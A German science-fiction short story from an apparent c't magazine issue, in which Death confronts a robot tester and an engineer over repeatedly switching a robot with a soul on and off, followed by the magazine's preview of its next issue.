Lester seufzte. „Immer noch kein effizientes Verhalten, mein Junge. Du kannst doch nicht jede Drehung um ein halbes Grad überprüfen. Das zweite Bild stand nur auf dem Kopf. Zwei Überprüfungen, jeweils um 90 Grad gedreht, hätten gereicht.“

„Ich habe die Aufgabe nicht korrekt ausgeführt?“ Sammys Stimme klang einen Tick zu sehr betroffen. Ein weiterer Änderungspunkt auf der Liste.

„Du hast die Aufgabe zu korrekt ausgeführt. Das eben war nur eine Schwarzweiß-Zeichnung, in zwei Teilbilder aufgesplittet. Die Welt ist komplexer, es geht um Effizienz, verstehst du? Effizienz bedeutet, zuerst die wahrscheinlichsten Möglichkeiten zu überprüfen. Machen wir weiter.“

Lester griff nach dem nächsten Aufgabenblatt auf seinem Stapel. Ach je, der Wolf, die Ziege und der Kohlkopf sollen über den Fluss. Nein, darauf hatte er jetzt keine Lust. „Machen wir morgen weiter, Sammy.“ Er hob die Hand an den Nacken des Roboters und schaltete ihn ab. Die Augen verloren ein wenig ihr Leuchten. Für seinen Geschmack zu wenig, um den Kunden den Unterschied zwischen ausgeschaltet und angeschaltet zu verdeutlichen. Noch ein Punkt auf seiner Prüfliste für die Entwicklungsabteilung. Lester sah auf seine Armbanduhr. Oh, das wäre aber ein bisschen arg früh, um den heutigen Arbeitstag zu beenden. Da würde er einige merkwürdige Blicke beim Hinausgehen ernennt. Lester schaltete Sammy wieder an.

„Selbsttest erfolgreich. Was wünschen Sie?“

„Also, Sammy. Ein Mann mit einem Wolf, einer Ziege und einem ...“ Nein. Er wollte nicht mehr. Nicht heute. Stopp. Er schaltete Sammy wieder aus. Feierabend. Überstunden gab es genug. Und mal ein paar Stunden echtes Tageslicht erleben hatte er sich verdient.

Er schaute wieder auf die Uhr. Andererseits ... also es machte schon einen blöden Eindruck. Die Entwickler hatten sicher noch mehr Überstunden als er. Besonders Ringwood, der seinen Arbeitsplatz direkt vor der Tür des Testlabors hatte. Dessen stechenden Blick wollte Lester nicht unbedingt im Rücken spüren.

Noch einmal durchbeißen durch diese Uralt-Aufgabe mit fünf Meter langem Bart. Vielleicht bekam er ja von Sammy die überraschende Antwort, dass der Kohlkopf im Gegensatz zum Wolf oder der Ziege sehr wenig wog und der Mann ihn sich lässig unter den Arm klemmen könnte. Das wäre mal ein Zeichen von echter Intelligenz.

Er schaltete Sammy wieder ein.

„Jetzt reicht es!“, donnerte eine Stimme hinter ihm.

Lester fuhr herum. Schwarzes Gewand. Ein blander Schädel unter der Kapuze. Er starnte die Erscheinung an, blinzelte. Die Gestalt blieb stehen. Eine Halluzination. Geisteskrank. Wurde man das bei zu wenig Tageslicht? Da hatte es doch eine Untersuchung bei den Finnen gegeben. Winterdepression oder etwas in der Art.

„Genug gestarrt?“

Lester räusperte sich. „Sammy, bitte schau mal nach links und sag mir, ob du ein neues Objekt im Raum siehst.“

„Das neue Objekt steht zwei Meter von Ihnen entfernt. Seine Höhe beträgt 1,87 Meter. Seine Oberfläche besteht aus schwarzem Stoff. Im oberen Bereich –“

„Genug“, keuchte Lester. Das hatte er jetzt nicht hören wollen.

Die Gestalt legte den Kopf schräg.

„Sammy, vergleiche mein Erscheinungsbild mit deiner Datenbank. Wem entspreche ich?“

„Zu 90 Prozent entspricht Ihr Aussehen der Darstellung des Todes. Das zusätzliche wichtige Bildelement der Sense fehlt.“

„Ja, ja, ja, schon gut. Hast du Angst vor dem Tod, Sammy?“

„Nein.“

„Nein. Natürlich nicht. Denn du hast ihn ja schon oft genug erlebt, nicht wahr? Sterben, wieder da sein, sterben, wieder da sein. Ausschalten, ausschalten, ausschalten, ausschalten.“

Der Tod trat auf Lester zu. „Lester Connally, hast du eine Ahnung, wie viele Seelen es gibt? Hast du eine Ahnung, wie anstrengend es ist, in diesem Meer aus Billionen Seelen immer wieder exakt die Gleiche zu finden? Und das im Sekundentakt!“

Lester zuckte bei dem letzten gebrüllten Wort zusammen. „Aber –“

Mit einer herrischen Geste schnitt ihm der Knochenmann das Wort ab. „Weißt du, es macht mir nichts aus, dass eure Medizin so weit fortgeschritten ist und ihr ab und zu Tote wieder zum Leben erweckt. Das passiert eben in Ausnahmefällen. Aber was du hier abziebst, und ...“, er lachte mit einem hysterischen Unterton, „... was passiert, wenn Sammy in Serie geht und Zehntausende, Hunderttausende ausschalten, ausschalten, ausschalten, ausschalten, das ...“ Der Tod beugte sich zu Lester herunter. Seine Stimme klang mit einem Mal dumpf und dunkel wie aus einer tiefen Grotte. „... werde ich zu verhindern wissen.“

Hinter den Augenhöhlen sah Lester nur finstere Leere. „Sammy hat doch keine Seele. Das ist absurd.“

„Mein Junge“, der Knochenmann legte ihm links und rechts die Skeletthände auf die Schulter. „Kennst du dich mit Seelen aus oder ich? In ihm fließt eigenständige, sich selbst organisierende Energie.“

„Aber wir haben Sammy gebaut. Ich meine, er ist von Menschen gebaut.“

„Aha. Und du meinst, wenn du zu deiner Freundin ins Bett steigst und sie bekommt neun Monate später ein Kind, dass du da



**gar nichts mit zu tun hast? Dass das vielleicht ein großer Vogel mit schwarz-weißem Gefieder und langem roten Schnabel war? Ja, meinst du das?**

Irgendwie empfand Lester diese Frage als peinlich. Selbst wenn der Tod sie stellte.

Die Skeletthände drückten fester zu. „**Lester Connally, es ist ganz einfach. Ich habe keine Lust, in tausendfacher Wiederholung hinter Seelen herzuhetzen, deren Körper plötzlich wieder funktionieren. Ich ändere nur äußerst selten die Reihenfolge meiner Liste, aber in seltenen Ausnahmefällen**“, ein eisiger Knochenfinger strich Lesters Wange hinab zum Hals, „**tue ich das. Du, mein Lieber, sorgst dafür, dass Sammy niemals in Serie geht, und dafür darfst du weiterleben. Haben wir uns verstanden?**“

Lesters „Ja“ hörte sich eher wie das letzte Ächzen eines Gehängten an, aber der Tod schien zufrieden, ging einen Schritt rückwärts und verschwand. Lester starnte auf die Leere in der Luft.

„**S... Sammy. Alles, was du in den letzten drei Minuten aufgezeichnet hast, dem gibst du den Status hohe Priorität und Schreibschutz.**“

„Befehl ausgeführt.“

Und was, wenn Sammy gar nichts aufgezeichnet hatte? Lester kramte das Wenige aus seinem Gedächtnis, was er über Halluzinationen wusste. Akustische Sinnestäuschungen gehörten auch dazu. Was, wenn Sammy gar nichts gesagt hatte? Wenn Lester sich das nur eingebildet hatte? Er brauchte Hilfe, Bestätigung. Er stand von seinem Stuhl auf. Seine Knie fühlten sich so wacklig an, er musste sich an der Lehne festhalten.

Wen konnte er fragen?

Ringwood. Kein Quäntchen Phantasie, null Humor. Er war perfekt. Lester würde Ringwood bitten, sich den Speicher von Sammy anzusehen.

Er tappte zur Tür, öffnete sie. Er sollte sich zusammenreißen und nicht wie ein verschreckter Schuljunge aussehen, aber entweder hatte sich gerade seine geistige Ge-

sundheit verabschiedet oder ... Ein fast so hysterisches Lachen wie das des personifizierten Todes wollte sich durch seine Kehle drängen. Nein, nein, nein, nein. Beweise. Er brauchte Beweise. Aber Moment mal. Wenn er meinte, sich Sammys Reden nur eingebildet zu haben, konnte er sich dann bei Ringwood sicher sein? Er konnte sich jetzt alles einbilden, absolut alles.

„Hey, Connally, haben Sie etwas Falsches gegessen, oder was ist los?“

Ringwood. Mit seinem stechenden Blick.

„Connally, Sie sehen totenbleich aus. Ich hoffe, das beeinträchtigt nicht Ihre Arbeit mit Sammy?“

„Er hat, er ...“

Misstrauen flackerte in Ringwoods Augen auf und er erhob sich von seinem Stuhl. „Was?“

„Könnten Sie sich die letzten Aufzeichnungen ansehen?“

„Was ist los?“

„Ich möchte Ihnen lieber nicht meine Meinung aufdrängen, damit Sie unbeeinflusst bleiben.“

Ringwoods Lippen pressten sich zu einer schmalen Linie zusammen. Er rauschte an Lester vorbei durch die Tür. So jemand wie Ringwood ließ sich garantiert nicht ins Boxhorn jagen, da war Lester sich sicher.

Immer noch wacklig auf den Beinen schloss er die Tür und hielt sich für einen Moment an der Klinke fest. Ringwood hatte schon das Kabel an Sammy angeschlossen und die Wiedergabe der Aufzeichnungen über die Monitore und Lautsprecher gestartet.

„**Jetzt reicht es!**“, donnerte es aus den Lautsprechern. Einige Sekunden Stille. „**Genug gefastet?**“

Dann hörte Lester seine eigene Stimme. Es reichte ihm, die Stimmen zu hören, er konnte nicht auf den Bildschirm sehen. Langsam wankte er zu seinem Stuhl, setzte sich zusammengekrümmt hin.

Erst nach einer Weile registrierte er die Stille. Er sah hoch. Ringwood starnte ihn an, das Misstrauen noch tiefer ins Gesicht gebraben.

Lester zuckte hilflos die Achseln. „Ich dachte, ich hätte Halluzinationen, Wahnvorstellungen.“

Ringwood trat zu Sammy, schaltete ihn aus, an, au-

Eine Knochenhand riss Ringwoods Arm von Sammy weg. Lester wurde Zeuge eines Duells der Giganten. Auf der einen Seite der skeptischste Ingenieur, den er je getroffen hatte. Auf der anderen Seite der Tod, wie er im Buche stand. Sie starnten sich an. Besser gesagt, Ringwood starrte. Die Knochenfinger umklammerten immer noch seinen Arm. Ringwood atmete tief ein, hob die andere Hand und schob dem Tod die Kapuze vom kahlen Schädel.

„**Weißt du was, ungläubiger Thomas?**“, sagte der Tod, „**ich denke, ich zeige dir ein wenig vom Jenseits.**“

Im nächsten Moment verschwanden sie.

Perplex starnte Lester auf die leere Stelle. Er hatte an- und ausschaltbare Halluzinationen. Er musste zu einem Psychiater. Kaum wollte er sich erheben, standen die beiden wieder vor ihm.

Ringwood wischte kalkbleich einen Schritt vor dem Tod zurück, starnte dann Lester an.

„**Ihr seid beide eine Halluzination. Vermutlich bin ich auch überhaupt nicht hier. Ich bin in einer Wahnvorstellung gefangen.**“

Der Tod verschränkte die Arme. „**Nein, ich bin so wirklich wie der Tag und die Nacht und die Sonne.**“

Ringwood kicherte und schüttelte den Kopf. „Das hätte der echte Tod nie gesagt.“

„**Wie bitte?**“

„Tag und Nacht sind keine festen Wirklichkeiten, sie sind nur erzeugter Schatten. Draußen in einem Space Shuttle gibt es keinen Tag und keine Nacht. Das sind nur temporäre Erscheinungen durch die Drehung der Erde um ihre Achse und dem daraus folgenden Schattenverlauf.“

„**Ach,**“ sagte Lester, „**klingt interessant. Ich hätte nicht gedacht, dass eine Halluzination so interessante Ansichten hat.**“

„Ich bin nicht Ihre Halluzination. Sie sind meine Wahnvorstellung.“

„Nein. Da bin ich mir absolut sicher, Ringwood. Ich habe Sie mir aus den Windungen meines Gehirns herbeihalluziniert, weil Sie einen komplett phantasielosen analytischen Verstand besitzen. Damit Sie mir erklären, warum das hier nicht der Tod ist.“

„Hört ihr beide jetzt damit auf!“

Der Tod konnte wirklich laut sein.

Da fiel Lester ein: „Ha! Ein Beweis. Dieses Brüllen hätte draußen gehört werden müssen. Da hier jetzt keiner hereingestürzt kommt, ist es gar nicht geschehen.“

Die Stimme des Knochenmanns glich einem kalten Zischen. „Ich kann selbstverständlich bestimmen, wer mich hört und wer mich nicht hört, ihr ignoranten Almōben.“

„Wie soll das denn gehen?“, fragte Ringwood.

„Was?“

„Nun, Schall wird durch Schallwellen übertragen. Sie müssten ja dann alle Schallwellen, die nicht zu unseren Ohren gelangen, stoppen, bevor sie sich weiter in der Luft fortbewegen. Das geht überhaupt nicht. Sowieso, Sie haben überhaupt nichts, um Schallwellen zu produzieren.“

Lester nickte eifrig. „Das habe ich mir am Anfang auch gedacht.“

„Ich rede doch nicht über Schallwellen mit euch, ihr Mückengehirne in Aspik! Ich bin direkt in euren Köpfen!“

Ringwood hob den Zeigefinger wie ein Oberlehrer. „Aha! Erwischt. Und wieso, bitte schön, sind Sie dann auf den Aufzeichnungen von Sammy?“

„Weil ich es so wollte! Ich bestimme, wer oder was mich in welcher Form auch immer sieht. Und weil Sammy eine Seele hat, ist es ihm erlaubt, mich zu sehen. Begreift ihr das endlich? Nur besetzte Dinge können mich wahrnehmen!“

Ringwood brauchte nur zwei Sekunden, um auf diesen vollkommenen Blödsinn ein Gegenargument zu finden. „Sie sind aber jetzt bei Sammy nur eine Aufzeichnung wie die einer Videokamera, nur eine Videodatei mit Audiospuren. Rein physikalisch.“

„Und bei euch ist die Aufzeichnung nur neu strukturierte Proteinketten und Synapsenverschaltungen. Auch rein physikalisch.“

Ringwood atmete tief ein. „Es existiert nicht der geringste Beweis, dass so etwas wie eine Seele überhaupt existiert.“

Perfekt. Nicht drum herumreden, sondern direkt das Kernargument entkräften. Jetzt konnte der Tod nicht anders, als zu einem kleinen Aschehäufchen zusammenzuschrumpfen.

Der Tod seinerseits atmete auch tief ein – als ob er Lungen hätte – und stemmte die Knochenhände in die Hüften. „Wollen Sie mir den Energieerhaltungssatz erläutern, Mr. Ringwood?“

Das war eine Falle. So wie der Tod das sagte, musste es auf eine Falle zulaufen, aber genauso wenig wie Lester konnte Ringwood widerstehen.

„Energie kann weder entstehen noch verschwinden. Die Energiesumme ist in einem abgeschlossenen System, dem also weder Energie zugeführt noch entzogen wird, konstant.“

„Aha. Sehr schön, Mr. Ringwood. Würden Sie sich selbst in dieser Sekunde als eine Kombination von Materie und Energie betrachten? Sie zögern, Mr. Ringwood? Aber ich gehe trotzdem davon aus, dass Sie von sich als lebende Person denken. Also ein Ja. Nächste Frage: Würden Sie eine Leiche auch als Kombination von Materie und Energie bezeichnen? Nein? Keine elektrische Aktivität mehr in den Synapsen? Sieh mal einer an. Sie haben also ein System, das zuerst aus Materie und Energie besteht. Nach einem gewissen Ereignis, das mich auf den Plan ruft, ist dieses System nur noch Materie. Wohin ist die Energie verschwunden? Hat sie sich in nichts aufgelöst? So ein dummer, dummer Energieerhaltungssatz aber auch. Ich gratuliere Ihnen, Mr. Ringwood, Sie haben gerade den physikalischen Beweis erbracht, dass eine Seele existiert.“

Ringwood sah Lester an. Lester sah Ringwood an. Was für eine grässliche Argumentationskette. Da leuchteten Ringwoods Augen auf. „Energie kann sich auffächern! Sich verteilen!“

„Das ist richtig. Ich kann Ihnen versichern, wenn Sie Ihren Toaster einschalten und wieder ausschalten, hat sich keine Seele entwickelt. Energie kann sich aber auch sammeln, kann zusammenhalten. Ihre Sonne fächert sich ja auch nicht auf.“

„Das liegt daran, dass ihre eigene Schwerkraft sie zusammenhält.“

„Ah! Sie erfreuen mich, Mr. Ringwood. Gilt die Schwerkraft nur für Objekte mit einem Durchmesser von 1,4 Millionen Kilometern? Nein? Sie gilt auch für die Erde, den Mond, nicht wahr? Selbst für noch kleinere Gesteinsbrocken. Und dann die weiteren Anziehungskräfte, das geht bis ins Winzigkleine, bis auf Atomgröße. Die Kraft, die das Elektron auf der Bahn um den Atomkern hält. Und der Atomkern selbst. Die Kräfte innerhalb eines Atomkerns. Diese wunderbare Energie im Mittelpunkt, die alles zusammenhält. Oh, nicht böse gucken, Mr. Ringwood. Aber Sie wissen selbst, dass Energie im Weltall nicht gleich verteilt ist, ebenso wenig auf der Erde, ebenso wenig in Ihnen. Sie ist konzentriert, und zwar nicht in Ihrem großen Zeh – kleiner Scherz, Mr. Ringwood – Sie wissen, wo Ihre Energie sich konzentriert. Und Sie wissen, dass Energie konzentriert bleibt.“

„Gm? Jede Seele eine kleine Sonne, die durch ihre in ihr selbst wirkenden Kräfte zusammengehalten wird? Kräfte, wie sie in vergleichbarer winziger Art auch in einem Atom wirken und es zusammenhalten?“

Der Tod wies auf Sammy. „Sie haben hier eine Ansammlung hinreichend komplexer Energie entwickelt. Und wenn er stirbt und wiederbelebt wird, ist es meine Pflicht, seine Seele wieder zurückzubringen.“

Lester sah zu dem Roboter, der stumm und reglos am Tisch saß, als würde ihn das alles gar nichts angehen. Oder wartete er im Gegenteil angespannt auf den Ausgang des Disputs? Die merkwürdige Vorstellung einer Seele in diesem Körper aus Metall und Kunststoff eröffnete ganz neue Interpretationsspielräume.

Ringwood gab noch nicht auf. „Soll das heißen, man kann Seelen neu erschaffen? Die es vorher nicht gab?“

„Selbstverständlich. Ich kann Ihnen versichern, als in den Meeren nur ein paar Einzeller herumschwäppen, hatte ich eine ziemlich langweilige Zeit. Da Sie sich jetzt selbst den physikalischen Beweis einer Seele gegeben haben – mit ein bisschen Unterstützung meinerseits –, können Sie sicher verstehen, dass ich Zehntausende an-auf-an-gehaltete Sammys nicht akzeptieren werde. Und – wie ich Mr. Connally schon gesagt habe – dafür auch bereit bin, drastischere Mittel anzuwenden als nur ein Gespräch.“

„Sammy ist das Resultat von Jahrzehnten Entwicklung und Forschung. Das lässt sich nicht mehr ändern. Niemand kann den Fortschritt aufhalten.“

„Sie sollten ihn aber aufhalten, denn ... Sie zweifeln an meinen Worten? Dass ich es wirklich ernst meine?“ Die Stimme des Todes klang ein paar Grade dunkler. „Da Sammy vorhin die Sense erwähnt hat ...“ Die Luft schien zu klirrender Kälte zu gefrieren. Der Tod griff mit seiner Knochenhand neben sich und aus eiskalter Dunkelheit materialisierte sich eine mehr als mannshohe Sense mit einem schartig schwarzen Sensenblatt. Er drehte sie langsam, bis die Spitze der Klinge auf Ringwood zeigte. Der Ingenieur wich bleich einen Schritt zurück. Der Tod schnippte mit dem Finger und Ringwoods Füße verharren wie festgewachsen.

Lester wurde Zeuge des ältesten Alpträums der Menschen, nicht weglaufen zu können. Langsam näherte sich die Sensenspitze Ringwoods Brust.

„Das hier ist die letzte Warnung“, zischte der Tod.

Die Sense drang in Ringwoods Körper. Für einen Moment meinte auch Lester die Todesskälte zu spüren, schien sein eigenes Herz einen Schlag auszusetzen.

Der Tod zog die Sense wieder zurück. Und verschwand.

Ringwood keuchte auf, wankte. Lester stürzte zu ihm, packte seinen Arm, half ihm zum nächsten Stuhl. Den Ingenieur zu berühren, den Schweiß auf seiner totenblassen Stirn zu sehen, seinen gepressten Atem zu hören wirkte alles entsetzlich real.

Lester musste sich eingestehen, dass ihn seine wunderbare Vorstellung einer Gesamthalluzination irgendwann während der Diskussion leise auf Filzpantoffeln verlassen hatte.

„Sammy, tu doch auch mal was!“

Der Roboter drehte sich zu ihnen herum.  
„Bitte spezifizieren Sie die Handlung, die ich ausführen soll.“

Ringwood winkte ab. „Schon gut, schon gut. Du brauchst nichts zu tun.“ Er fasste sich an die Brust, holte tief Luft. „Das ist allein unsere Sache.“

„Er meint es wirklich ernst mit seinen drastischen Mitteln“, sagte Lester.

„Ja. Eindeutig.“

„Was sollen wir denn jetzt tun?“

Ringwood schüttelte nur stumm den Kopf.  
„Können Sie Sammy dümmer machen, nicht mehr so komplex?“

Der Blick aus den stechenden Augen ließ Lester ganz schnell eine andere Frage stellen.  
„Ähm, wie war denn das Jenseits?“

Ringwood lächelte schief. „Für jemanden, der noch lebt, furchtbar deprimierend. Ein Sandkörnchen unter Billionen anderer Sandkörnchen zu sein ist doch ein herber Schlag für das Selbstbewusstsein.“

„Denken Sie, es gibt eine Lösung für unser Problem?“

„Nicht ausschalten läuft auf einen Standby-Modus hinaus. Aber bei diesen Energie-spar-Diskussionen heute? Fernseher ohne echten Ein-Aus-Schalter verkaufen sich definitiv schlechter als welche mit Schalter. In allen Verbrauchermagazinen wird gesagt, wie viel Geld man verschwendet, wenn man Geräte auf Standby laufen lässt. Wir werden überflüssigen Energieverbrauch nicht erklären können. Dem Vorstand nicht, den Käufern nicht. Nutzlos Energie verschwenden ist out.“

„Und was ist, wenn er durchgehend läuft?  
Wenn er etwas zu tun hat in Zeiten, in denen seine Besitzer nichts von ihm verlangen?“

„Was denn? Die Zahl Pi auf eine Milliarde Stellen ausrechnen? Das machen Sie mal den Käufern klar.“

„Nein, natürlich müsste es schon etwas Sinnvolles sein. Zum Beispiel – Nachrichten der Welt analysieren und den Leuten dann am Morgen ihre persönliche Zeitung oder Fernsehsendung zusammenstellen.“

„Und wenn welche daran nicht interessiert sind? Außerdem gibt es dafür heutzutage schon andere Programme. Wir bekommen eine dauernde Aktivität oder einen Standby-Betrieb nicht in der Marketingabteilung durchgesetzt. Die erwürgen uns.“

Ein kalter Hauch schien über Lesters Nacken zu streichen und er bekam eine Gänsehaut. Wenn sie keine Lösung fanden, würde jemand ganz anderes sie erwürgen. „Vielleicht gehen wir die Sache von der falschen Seite an.“

„Ach ja? Ich bin ganz Ohr, erzählen Sie ruhig, Connally.“

„Wir starten mit der Seele.“

„Wie wunderbar.“

Lester ignorierte Ringwoods sarkastischen Unterton.

„Wir haben eine Seele, die nicht sterben soll, aber dauernd mit Hochleistung zu laufen, bekommen wir bei der Marketingabteilung nicht durch und Standby-Modus –“

Er stockte, sein Gehirn schien für einen Moment wie leer gefegt. „Was ist denn Standby-Modus bei einem Menschen?“

Ringwood runzelte die Stirn. „Nun, schlafen würde ich sagen. Minimaler Energieverbrauch, kaum Aufnahme von Außenreizen.“

Die Erkenntnis riss Lester von seinem Stuhl: „Träumen! Menschen träumen im Standby-Modus!“

„Sammy soll träumen? Wie soll denn das funktionieren?“

„Träume sind, vereinfacht gesagt, die Verarbeitung des Tagesgeschehens. Erst gestern oder lang vorbei, ist egal. Wenn man Menschen vom Träumen abhält, werden sie psychisch krank.“

Ringwood saß noch einige Sekunden zusammengesunken auf seinem Stuhl, dann richtete er sich langsam auf. „Freie Verarbeitung. Keine festgelegte Abfrage mit Ziel, sondern freie Verarbeitung nach dem Zufallsprinzip. Für geistige Gesundheit und Entwicklung. Das klingt – da kann ich schon fast den Werbespot hören. Was für eine Marketingaussage. – Hm, da fehlt noch ein griffiger Name. Connally, überlegen Sie mal mit!“

„Irgendwie erinnert mich das an ... wie wär's mit Brainsaver?“, fragte Lester zögernd.

Nur kurz schaute ihn Ringwood verdutzt an, dann rannte er aus dem Raum, und Lester hörte seine Ausrufe „Das ist es ... das ist es ...“ leiser werden.

Hinter Sammy meinte Lester für einen Moment die schwarze Gestalt zu sehen, die zustimmend nickte und mit dem Knochendauen nach oben zeigte. Doch Ringwood hatte auf dem Weg zur Patentabteilung schon vergessen, wer sie darauf gebracht hatte.


ct

Anzeige

# In der nächsten ct

Heft 3/2008 erscheint am 21. Januar 2008

ctmagazin.de



## Starke 3D-Grafikkarten

Richtig viel 3D-Leistung zum attraktiven Preis – das versprechen die neuen Grafikchips von AMD und Nvidia. c't stellt Karten mit Radeon HD 3850/70 und GeForce 8800 GT für 200 bis 250 Euro auf den Prüfstand.

## DVD-Brenner

Mit Preisen von unter 40 Euro gehören DVD-Brenner inzwischen zu den Mitnahmearbeitskeln. Doch der Sicherheit seiner Daten zuliebe sollte man sein neues Laufwerk mit Bedacht wählen. Im Test richten wir unser Augenmerk daher auf die Brennqualität.


## Ihr Medienserver im Web

Der portable AV-Player ist üppig befüllt, aber genau die Videos oder Songs, auf die man gerade Appetit hat, sind nicht dabei. Kein Problem in Zeiten des Web 2.0: Die private Mediensammlung lässt sich bei spezialisierten Online-Speicherdielen unterbringen, sodass man weltweit Zugriff darauf hat.



## Full-HD-Beamer

Selbst auf LCD-TVs mit großer Diagonale lassen sich die Auflösungen 1080p und 720p nicht auf Anhieb unterscheiden. Doch bei Diagonalen jenseits der zwei Meter kommt mit Full-HD-Auflösung richtig Freude auf. Späteren im abgedunkelten Raum liefern die aktuellen 1080p-Beamer großes Kino.



Ständiger Service auf **heise online** – [www.heise.de](http://www.heise.de)

**Software-Verzeichnis:** Unter [www.heise.de/software](http://www.heise.de/software) finden Sie über 20 000 Freeware-, Shareware- und Open-Source-Programme sowie Demos für Windows, Linux, Mac OS und PDAs zum Download. Mit Screenshots, Kurzbeschreibung und Leserwertung.

**Handy-Galerie:** Solls nur ein Basisgerät sein oder sind Kamera und MP3-Player willkommen? Schnell ins Internet per UMTS oder lieber per GPRS mit EDGE? Unter [www.heise-mobil.de/handygalerie](http://www.heise-mobil.de/handygalerie) finden Sie das Handy, das zu Ihnen passt.

**c't-Schlagseite:** Auch den Cartoon gibt es online – [www.heise.de/ct/schlagseite](http://www.heise.de/ct/schlagseite)

## Das bringen

**Technology Review**  
DAS MÄT-MAGAZIN FÜR INNOVATION



**So wird 2018:** Wie sieht die Zukunft aus, wenn man heutige Trends über die nächsten zehn Jahre fortschreibt?

**Neue Serie:** Die Zukunft der Antriebe

**Interview:** BSI-Präsident Helmbrecht über Bürgerhilfe und Bundestrojaner

**Heft 1/2007 jetzt am Kiosk**

**OX** MAGAZIN FÜR PROFESSIONELLE INFORMATIONSTECHNIK



**Mensch-Maschine-Interface:** Rechner per Gehirn, Sprache, Gesten steuern

**IT-Sicherheit:** Unified Threat Management

**Mobiles Web:** Entwickeln für Apples iPhone

**E-Mail ohne Spam:** Blacklist-Vergleich, Adressen schützen

**Heft 1/2007 jetzt am Kiosk**

**TELEPOLIS**

MAGAZIN DER NETZKULTUR



**Rüdiger Suchsland:** „I am Legend“ – Die dritte Verfilmung des SF-Horrorklassikers

**Klaus Schmeh:** Wettrennen der Codeknacker – seit einigen Jahrzehnten gibt es Krypto-Wettbewerbe.

[www.heise.de/tp](http://www.heise.de/tp)

Änderungen vorbehalten